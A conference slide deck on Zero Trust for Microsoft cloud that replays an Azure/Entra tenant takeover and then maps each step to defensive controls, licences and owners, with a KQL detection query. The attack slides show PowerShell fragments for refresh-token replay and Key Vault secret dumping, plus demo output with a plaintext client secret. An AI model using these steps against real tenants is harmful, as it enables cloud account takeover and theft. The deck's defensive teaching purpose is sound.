



Hi >>> Ninjas!



Zero Trust: From Buzzword to Action

Pouyan Khabazi · Workplace Ninja Summit 2026



Halle 36.2
room check-in





Pouyan Khabazi

Cloud Security specialist @ CoFend

Security MVP

Netherlands

AI Security · Microsoft cloud security · Zero Trust · DevSecOps + automation

AI for Defenders

**Talking
Security.**



Thank you to our sponsors!



PLATINUM SPONSORS



GOLD SPONSORS



SILVER SPONSORS



Why this session exists

Last year you watched it happen. This year we break it.



“how do I stop it?”

Bridging the Gap

WPNinja 2025 · the attack, live



From Buzzword to Action

WPNinja 2026 · the prevention

What you walk out with



ATTACK

every step, and the setting that allowed it



CONFIGURE + KILL

what to switch on, and what to switch off



LICENSE

the tier, per control — not “just use Defender”



OWNER

the function that owns each pillar

Don't photograph. It's all behind the QR.

E5 baseline · E3 flagged per pillar



Meet ACompanyLikeYours



An SME that delivers products and services — just like yours.

Stuck in daily operations. That's why things slip.

The IT person also runs the helpdesk.

And the printers.

Nothing in this attack needed a nation-state.


A large, thin red circle is positioned on the right side of the slide, partially overlapping the text "no dedicated security team".

no dedicated
security team

The attack in one picture



Eight steps. Every one of them a default nobody revisited.



Watch for two moments: the Key Vault, and a slider in the Azure portal.

MFA was on. It didn't matter.

Secrets → Global Admin → Owner



```
function Invoke-Stage1 {
    grant_type = refresh_token
    client_id = $ClientId # public client, no secret
    refresh_token = $RefreshToken
    scope = $Scopes
}

try {
    $tokResp = Invoke-RestMethod -Method POST -Uri $TokenEndpoint -Body $body -ContentType "application/x-www-form-urlencoded"
} catch {
    Write-Host "Failed to refresh token"
}
```

```
WPNinja invoke-Stage1
Listing Key Vaults and secrets...
[OK] Access token for Key Vault acquired.
[OK] Retrieved 2 secrets from vault wpninjademo.
[OK] Retrieved secret 'demoAppID' from vault wpninjademo.
[OK] Retrieved secret 'demoAppSecret' from vault wpninjademo.

VaultName Secrets
wpninjademo {@(Name=demoAppID; Value=0579f167-8122-4c5c-b572-c1446e969f4d), @(Name=demoAppSecret; Value=TqB8Q~bsDeuoqkPwjJxe2sf.ZRbQ0VbS.pAKHaEg)}
```

Write-Host "Authenticating as service principal..." -ForegroundColor Yellow

```
$secureSecret = Convert-SecureString $credential -ToPlainText
```

Write-Host "[OK] Created service principal"

```
try {
    Connect-AzAccount -ServicePrincipal $secureSecret $AppId
    Write-Host "[OK] Connected to Microsoft Graph as service principal (test tenant): $AppId (Tenant: $TenantId)"
} catch {
    throw "Failed to connect to Microsoft Graph as service principal"
}
```

```
# Optional: connect to Microsoft Graph as service principal
try {
    $token = (Get-AzAccessToken -ResourceUrl "https://graph.microsoft.com/" -ErrorAction Stop).Token
    Connect-MgGraph -AccessToken $token -ErrorAction SilentlyContinue
    Write-Host "[OK] Connected to Microsoft Graph as service principal (test tenant): $AppId (Tenant: $TenantId)"
}
```

```
WPNinja clear
WPNinja Invoke-Stage2 -AppId "0579f167-8122-4c5c-b572-c1446e969f4d" -TenantId "a4be6261-d211-4df1-852e-c597a96ad887" -ClientSecret "TqB8Q~bsDeuoqkPwjJxe2sf.ZRbQ0VbS.pAKHaEg"
```

Mirko Colemberg | Assigned roles

User

Search

+ Add assignments Refresh Got feedback?

Overview

Audit logs

Sign-in logs

Diagnose and solve problems

Custom security attributes

Assigned roles

Administrative units

Eligible assignments

Active assignments

Expired assignments

Search by role

Role	Principal name	Scope	Membership	State	Start time	End time	Action
Global Administrator	mirko@acompanylikeyours.c...	Directory	Direct	Active	-	Permanent	Remove Update

API Docs: <https://aka.ms/graph/docs>

NOTE: You can use the -NoWelcome parameter to suppress this message.


```
foreach ($secretMeta in $secretMeta) {
    $entry = @($secretMeta | Where-Object Name -eq $secretMeta.Name)
    try {
        $secretUri = "https://$($VaultName).vault.azure.net/secrets/$($secretMeta.Name)?api-version=7.4"
        $secretResponse = Invoke-RestMethod -Uri $secretUri -Headers $headers -Method Get -ErrorAction Stop
        $entry.Value = $secretResponse.value
        Write-Host "[OK] Retrieved secret '$($secretMeta.Name)' from vault $VaultName." -ForegroundColor Green
    } catch {
        $entry.Value = "(unable to retrieve - insufficient access)"
    }
}
```

Sign User & Global Administrator

Properties

Access management for Azure resources

Manage access to all Azure subscriptions and management groups in this tenant.



One switch. Owner of everything.

Properties

Access management for Azure resources

Manage access to all Azure subscriptions and management groups in this tenant.



...and they switched it back.

It looks like nothing happened.

What they own now



Delete everything you run.

What they own now



Move a subscription into their tenant — you keep paying the bill.

What they own now



A fortune in GPUs on your card, overnight.

What they own now




Run code as SYSTEM on your VMs.

What they own now



The attacker IS your cloud.

What they own now



Zero-days used: 0.

Zero Trust, stated once



Verify explicitly

AiTM token theft

The token has to prove the device.

Least privilege

New Global Admin

Nothing standing to steal.

Assume breach

Elevate to Owner

The slider trips an alarm.

Each one is bolted to a red step you just watched.


Zero assumptions



Every step of that attack was an assumption nobody revisited.

**Zero Trust isn't about trusting nothing.
It's about assuming nothing.**

Attack step → pillar → control




IDENTITY

PILLAR 1 of 6




Three of the eight steps run through Identity.

Phishable MFA · token replay allowed · any user reads the whole directory · standing Global Admin



Red: the steps this pillar owns. Step 1 takes two locks — it closes under Endpoint.

Two locks. Two threats.



Nobody IS admin. You BECOME one — 2 hours, with a reason.

→ on the card:

CAE

Identity Protection (risk)

block legacy auth

restrict enumeration

IDENTITY · the card



CONFIGURE

- Phishing-resistant MFA
- PIM — no standing GA
- Compliant-device CA + token protection
- Risk policies

OWNER

Identity / IAM team · small shop: you

LICENSE

P1/E3 · MFA

CA

CAE

token protection

P2/E5 · Identity Protection

PIM

WHAT CHANGES

Nobody is an admin anymore — they become one.

IDENTITY · switch it off



Standing Global Admin



Unrestricted directory enumeration



SMS / voice / push-only MFA for admins



“all users / all apps / allow” CA rules

The top two intersect this attack: one deletes the account they minted, the other blinds the recon.



THE ATTACK CHAIN


ENDPOINT

PILLAR 2 of 6



The token was replayed from the attacker's laptop.

No device-compliance gate. "Domain-joined = safe" thinking.



Red: the steps this pillar owns. Green: already closed.

Right token. Wrong device. Refused.

the attacker's laptop presents the stolen token

session token



device
compliant?

REFUSED

Already in your licence. Mostly not turned on.

€0

- **Windows LAPS**
no shared local-admin password
- **Credential Guard**
tokens can't be scraped from hashes and tickets from LSASS
- **3 ASR rules**
LSASS · Office child processes · email attachments

Device health is a condition of access — every time.

→ on the card:

Intune compliance

MDE EDR (P2)

security baselines

MAM for BYOD



ENDPOINT · the card



CONFIGURE

- Compliant-device CA
- Windows LAPS
- Credential Guard
- The 3 ASR rules

OWNER

Endpoint / MDM team · small shop: you + Autopilot

LICENSE

free/E3 · compliant-device CA

LAPS

Credential Guard

ASR

P2/E5 · MDE EDR / AIR / hunting

WHAT CHANGES

The device earns access every time.



Unmanaged devices reaching corporate apps



Shared / static local-admin passwords



LSASS credential access






Non-compliant or unencrypted devices

THE ATTACK CHAIN



Three passports

Pause. Forget the attack for sixty seconds.



That taped-on password? That's what they peeled off the Key Vault.


APPS / WORKLOAD IDENTITY

PILLAR 3 of 6



The attacker stops being a user and becomes an app.

Public Key Vault · access-policy model · long-lived secret · over-permissioned service principal



Red: the steps this pillar owns. Green: already closed.

Two moves

LANE 1

Kill the secret

client secret



managed
identity

No secret to steal. Because there is no secret.

RBAC-only

Private Endpoint

no public network

LANE 2

Shrink the app's rights

Directory.ReadWrite.All
RoleManagement.ReadWrite



one scope

Least privilege applies to robots too.

consent governance

publisher verified

risky scopes

APPS · the card



CONFIGURE

- Managed identities over secrets
- Key Vault RBAC + private endpoint
- Least-privilege service principals
- Consent governance

OWNER

Cloud Platform / App team + Identity · small shop: you

LICENSE

free · managed identities + RBAC

Defender for Key Vault

extra SKU · Workload Identities Premium

WHAT CHANGES

Apps and secrets are identities.



Client secrets in Key Vault or app settings



Key Vault public network



Access-policy permission model



User consent to any app

THE ATTACK CHAIN


INFRASTRUCTURE / CONTROL PLANE

PILLAR 4 of 6



The endgame. One switch, and it happened in silence.

Any GA can flip the elevate toggle · standing Owner · no Defender for Cloud · no policy guardrails




Red: the steps this pillar owns. Green: already closed.

You can't lock this. So alarm it.



Access management for Azure resources

Any Global Admin can flip it. It is inherent to the role.



Inherent to
Global Admin



Deterministic
Monitor alert

Very few Global Admins, and an alarm the instant one flips it.

DEFENDER FOR CLOUD · ATTACK PATH

Models compromised Entra OAuth apps moving across environments to critical resources.

→ on the card:

PIM for Azure roles

Azure Policy guardrails

control-plane logging

Defender CSPM



THE ATTACK CHAIN

INFRASTRUCTURE · the card



CONFIGURE

- PIM for Azure roles
- Free alarm on elevate + Owner assignment
- Azure Policy guardrails
- Defender for Cloud

OWNER

Cloud Platform / landing zone + SecOps · small shop: you

LICENSE

free · Azure Policy

Azure Monitor alert

P2/E5 · PIM for Azure

extra SKU · Defender CSPM + Defender for RM

WHAT CHANGES

Cloud ownership becomes just-in-time and observable.



Standing Owner at subscription or root



Elevate toggle usable by too many GAs



Subscriptions with no Defender for Cloud



A tenant with no policy guardrails

THE ATTACK CHAIN



Where the takeover shows up



```
// Someone flipped the elevate slider...
AuditLogs
| where OperationName == "User has elevated their access to User Access Administrator for their Azure Resources"

// ...and/or took Owner
AzureActivity
| where OperationNameValue == "MICROSOFT.AUTHORIZATION/ROLEASSIGNMENTS/WRITE"
| extend RoleDefinitionName = tostring(parse_json(tostring(parse_json(Authorization).evidence)).role)
| where RoleDefinitionName in ("Owner", "Contributor")
| project TimeGenerated, Caller, CallerIpAddress, RoleDefinitionName, Scope=tostring(ResourceId)
```

Two lines matter: the operation name, and the role filter.

The attack barely touched these. Here's the floor, not the ceiling.

DATA

- **sensitivity labels**
- **DLP on exfil paths**

Data / Compliance

SME: label your top ONE data type.


NETWORK

- **private endpoints**
- **Global Secure Access**

Network / Platform

SME: kill public endpoints first.

look at it now. Remember this?



Everything to switch OFF.

- | | |
|--|---|
| ☐ Standing Global Admin | ☐ Unrestricted directory enumeration |
| ☐ SMS / push-only MFA for admins | ☐ “all users / all apps / allow” CA |
